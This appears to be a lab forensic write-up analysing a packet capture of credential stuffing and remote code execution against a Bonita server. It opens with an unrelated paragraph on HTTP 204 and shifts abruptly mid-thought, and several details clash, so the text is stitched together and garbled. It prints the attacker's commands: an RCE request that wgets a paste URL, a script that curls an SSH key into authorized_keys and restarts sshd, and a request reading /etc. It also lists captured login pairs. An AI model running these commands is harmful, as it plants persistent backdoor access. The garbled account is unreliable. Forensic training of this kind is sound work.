The HTTP **`204 No Content`** successful response status code indicates that a request has succeeded, but the client doesn't need to navigate away from its current page. A `204` response is cacheable by default, and an `ETag` header is included in such cases.

A `204 No Content` in response to these request methods has the following meaning and results:

- `DELETE`: The action was successful, and no further information needs to be supplied.
- `PUT`: The action was successful, and the `ETag` value contains the entity tag for the new representation of that target resource.

A `204` response can be used when implementing "save and continue editing" functionality for applications like wiki sites. In this case, a `PUT` request could be used to save the page contents, and a `204 No Content` response indicates to the browser that the editor should not be replaced by other content.

Note that the response must not include any content or the `Content-Length` header (browsers may reject responses that include content).

In other words, the attacker successfully authenticated as that user.

We repeated the same investigation for the IP address with the second-highest occurrence

_ws.col.protocol == "HTTP"

	Source	Destination	Protocol	Length	Info
4605	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
5503	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-w
8098	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
7600	156.146.62.213	172.31.6.44	HTTP	131	POST /bonita/loginservice HTTP/1.1 (application/x-w
9841	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
7693	156.146.62.213	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-w
9718	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
9460	156.146.62.213	172.31.6.44	HTTP	126	POST /bonita/loginservice HTTP/1.1 (application/x-w
2096	172.31.6.44	156.146.62.213	HTTP	187	HTTP/1.1 401
1177	138.199.59.221	172.31.6.44	HTTP	105	POST /bonita/loginservice HTTP/1.1 (application/x-w
4284	172.31.6.44	138.199.59.221	HTTP	187	HTTP/1.1 401
2713	138.199.59.221	172.31.6.44	HTTP	125	POST /bonita/loginservice HTTP/1.1 (application/x-w
5719	172.31.6.44	138.199.59.221	HTTP	452	HTTP/1.1 204
4725	138.199.59.221	172.31.6.44	HTTP	1215	POST /bonita/API/pageUpload;i18ntranslation?action=a
5781	172.31.6.44	138.199.59.221	HTTP	71	HTTP/1.1 200 (text/plain)
9114	138.199.59.221	172.31.6.44	HTTP	410	GET /bonita/API/extension/rce?p=0&c=1&cmd=cat%20/etc
9149	138.199.59.221	172.31.6.44	HTTP	420	DELETE /bonita/API/portal/page/131;i18ntranslation H
3040	172.31.6.44	138.199.59.221	HTTP	257	HTTP/1.1 200

That IP shows the same `/i18ntranslation/../` indicators. Inspecting the second `GET` request from that IP reveals a request to the domain:https://pastes.io/raw/bx5gcr0et8

https://pastes.io/raw/bx5gcr0et8

```
Wireshark · Follow HTTP Stream (tcp.stream eq 1150) · meerkat.pcap

Content-Length: 82

{"contentName": "rce_api_extension.zip", "pageZip": "tmp_1743116099114333531.zip"}
HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Content-Type: application/json;charset=UTF-8
Transfer-Encoding: chunked
Date: Thu, 19 Jan 2023 15:38:52 GMT
Keep-Alive: timeout=20
Connection: keep-alive

{"processDefinitionId":"","updatedBy":"-1","urlToken":"custompage_resourceNameRestAPI","d
isplayName":"RCE","lastUpdateDate":"2023-01-19 15:38:52.798","description":"REST API to m
anage resourceName","creationDate":"2023-01-19 15:38:52.798","contentName":"tmp_174311609
9114333531.zip","isHidden":"false","createdBy":"","isProvided":"false","id":"132","conten
tType":"apiExtension"}
GET /bonita/API/extension/rce?p=0&c=1&cmd=wget%20https://pastes.io/raw/bx5gcr0et8 HTTP/1.
1
Host: forela.co.uk:8080
User-Agent: python-requests/2.28.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Cookie: JSESSIONID=745EE4F7243DA99264F07781FBB9B4E3; X-Bonita-API-Token=1ccb3fac-8abd-4cc
0-a52e-bb5811198cdf; bonita.tenant=1; BOS_Locale=en


HTTP/1.1 200
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Date: Thu, 19 Jan 2023 15:38:53 GMT
Accept-Ranges: bytes
Server: Restlet-Framework/2.3.12
Content-Type: application/json;charset=UTF-8
```

I copied that URL and opened it in Browserling. The content retrieved performs a `curl` to retrieve the paste and appends it to a file.

```
pastes.io/raw/bx5gcr0et8

#!/bin/bash
curl https://pastes.io/raw/hffgra4unv >> /home/ubuntu/.ssh/authorized_keys
sudo service ssh restart
```

```
pastes.io/raw/hffgra4unv

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCgruRMq3DMroGXrcPeeuEqQq3iS/sAL3gryt+nUqbBA/M+KG4ElCvJS4gP2os1b8FMk3ZwvrVTdpEKW6wdGqPl2wxznBjOBstx6OF2yp9RIOb3
/ezgs9zvnaO07YC8Sm4nkkXHgkabqcM7rHEY4Lay0LWF9UbxueSAHIJgQ2ADbKSnlg0gMnJTNRwKbqesk0ZcG3b6icj6nkKykezBLvWc7z4mkSm28ZVTa15W3HUWSEWRbGgJ6eMBdi7W
WXZ92SYDq0XUBV2Sx2gjoDGHwcd6I0q9BU52wWYo3L3LaPEoTcLuA+hnn82086oUzJfmEUtWGlPAXfJBN7vRIMSvsN
```

The paste appears to contain SSH commands — when viewed, it shows a long list of `ssh` commands and related activity.

ssh

No.	Time	Source	Destination	Protocol	Length	Info
3826	641.181579	95.181.232.30	172.31.6.44	SSHv2	87	Client: Protocol (SSH-2.0-OpenSSH_8.6
3828	641.188312	172.31.6.44	95.181.232.30	SSHv2	98	Server: Protocol (SSH-2.0-OpenSSH_8.9
3830	641.307564	172.31.6.44	95.181.232.30	SSHv2	1146	Server: Key Exchange Init
3831	641.312135	95.181.232.30	172.31.6.44	SSHv2	1578	Client: Key Exchange Init
3834	641.434612	95.181.232.30	172.31.6.44	SSHv2	114	Client: Elliptic Curve Diffie-Hellman
3835	641.440589	172.31.6.44	95.181.232.30	SSHv2	590	Server: Elliptic Curve Diffie-Hellman
3837	641.569602	95.181.232.30	172.31.6.44	SSHv2	82	Client: New Keys
3841	641.734197	95.181.232.30	172.31.6.44	SSHv2	110	Client: Encrypted packet (len=44)
3843	641.734335	172.31.6.44	95.181.232.30	SSHv2	110	Server: Encrypted packet (len=44)
3845	641.859729	95.181.232.30	172.31.6.44	SSHv2	134	Client: Encrypted packet (len=68)
3846	641.867614	172.31.6.44	95.181.232.30	SSHv2	110	Server: Encrypted packet (len=44)
3848	642.000763	95.181.232.30	172.31.6.44	SSHv2	718	Client: Encrypted packet (len=652)
3849	642.008981	172.31.6.44	95.181.232.30	SSHv2	94	Server: Encrypted packet (len=28)
3851	642.131613	95.181.232.30	172.31.6.44	SSHv2	178	Client: Encrypted packet (len=112)
3853	642.427793	172.31.6.44	95.181.232.30	SSHv2	842	Server: Encrypted packet (len=776)
3855	642.557867	172.31.6.44	95.181.232.30	SSHv2	110	Server: Encrypted packet (len=44)
3857	642.681905	95.181.232.30	172.31.6.44	SSHv2	662	Client: Encrypted packet (len=596)
3859	642.683311	172.31.6.44	95.181.232.30	SSHv2	174	Server: Encrypted packet (len=108)

To determine the total number of username/password combinations used in the credential stuffing activity (since this is happening against the login service), filter for the login service packets (right-click a login request → **Prepare as Filter → Selected**) and then filter for HTTP POST requests:

http.request.method == POST

http.request.uri == "/bonita/loginservice" && http.request.method == POST

No.	Time	Source	Destination	Protocol	Length	Value
3358	451.017171	156.146.62.213	172.31.6.44	HTTP	130	Griffith.Lumm@forela.co.uk,QPepd6
3374	454.488284	156.146.62.213	172.31.6.44	HTTP	105	install,install,en
3391	457.669329	156.146.62.213	172.31.6.44	HTTP	131	Winston.Conville@forela.co.uk,cEm
3409	461.112596	156.146.62.213	172.31.6.44	HTTP	105	install,install,en
3415	464.357631	156.146.62.213	172.31.6.44	HTTP	127	Pat.Kloisner@forela.co.uk,N8ZwVMz
3430	467.803281	156.146.62.213	172.31.6.44	HTTP	105	install,install,en
3436	470.981511	156.146.62.213	172.31.6.44	HTTP	130	Teresita.Benford@forela.co.uk,uvY
3448	474.445503	156.146.62.213	172.31.6.44	HTTP	105	install,install,en
3455	477.627600	156.146.62.213	172.31.6.44	HTTP	131	Mathian.Skidmore@forela.co.uk,TQS
3473	481.107693	156.146.62.213	172.31.6.44	HTTP	105	install,install,en
3485	484.329460	156.146.62.213	172.31.6.44	HTTP	126	Gerri.Cordy@forela.co.uk,w15pvWGT
3544	544.181177	138.199.59.221	172.31.6.44	HTTP	105	install,install,en
3550	547.352713	138.199.59.221	172.31.6.44	HTTP	125	seb.broom@forela.co.uk,g0vernm3nt
3610	558.212056	138.199.59.221	172.31.6.44	HTTP	105	install,install,en
3618	561.377403	138.199.59.221	172.31.6.44	HTTP	125	seb.broom@forela.co.uk,g0vernm3nt
3706	583.497213	138.199.59.221	172.31.6.44	HTTP	105	install,install,en
3714	586.731508	138.199.59.221	172.31.6.44	HTTP	125	seb.broom@forela.co.uk,g0vernm3nt

```
▸ Frame 3485: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on
▸ Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:2f:c7:8a:9d:e3), Ds
▸ Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44
▸ Transmission Control Protocol, Src Port: 53328, Dst Port: 8080, Seq: 540, Ack
▸ [2 Reassembled TCP Segments (310 bytes): #3483(250), #3485(60)]
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "username" = "Gerri.Cordy@forela.co.uk"
      Key: username
      Value: Gerri.Cordy@forela.co.uk
  ▾ Form item: "password" = "w15pvWGTK"
      Key: password
      Value: w15pvWGTK
  ▾ Form item: "_l" = "en"
      Key: _l
      Value: en
```

```
0010  69 6e 73 65 72 76 69 63  65 20
0020  2e 31 0d 0a 48 6f 73 74  3a 20
0030  2e 63 6f 2e 75 6b 3a 38  30 38
0040  72 2d 41 67 65 6e 74 3a  20 70
0050  72 65 71 75 65 73 74 73  2f 32
0060  0a 41 63 63 65 70 74 2d  45 6e
0070  3a 20 67 7a 69 70 2c 20  64 65
0080  0a 41 63 63 65 70 74 3a  20 2a
0090  6e 6e 65 63 74 69 6f 6e  3a 20
00a0  6c 69 76 65 0d 0a 43 6f  6e 74
00b0  70 65 3a 20 61 70 70 6c  69 63
00c0  78 2d 77 77 77 2d 66 6f  72 6d
00d0  63 6f 64 65 64 0d 0a 43  6f 6f
00e0  3d 78 0d 0a 43 6f 6e 74  65 6e
00f0  74 68 3a 20 36 30 0d 0a  0d 0a
0100  6d 65 3d 47 65 72 72 69  2e 43
0110  30 66 6f 72 65 6c 61 2e  63 6f
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ tcpdump -r users.pcapng -A
```

Using the extraction/counting command shown in the screenshots (or with `tshark`/`jq` processing of the POST bodies).

```
┌──(kali㉿kali)-[~/Downloads]
└─$ tcpdump -r users.pcapng -A | grep username > text.txt
reading from file users.pcapng, link-type EN10MB (Ethernet), snapshot length 262144
```

The result shows a total of **56** unique username/password combinations used in the credential stuffing attack.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat users.txt | wc -l
56
```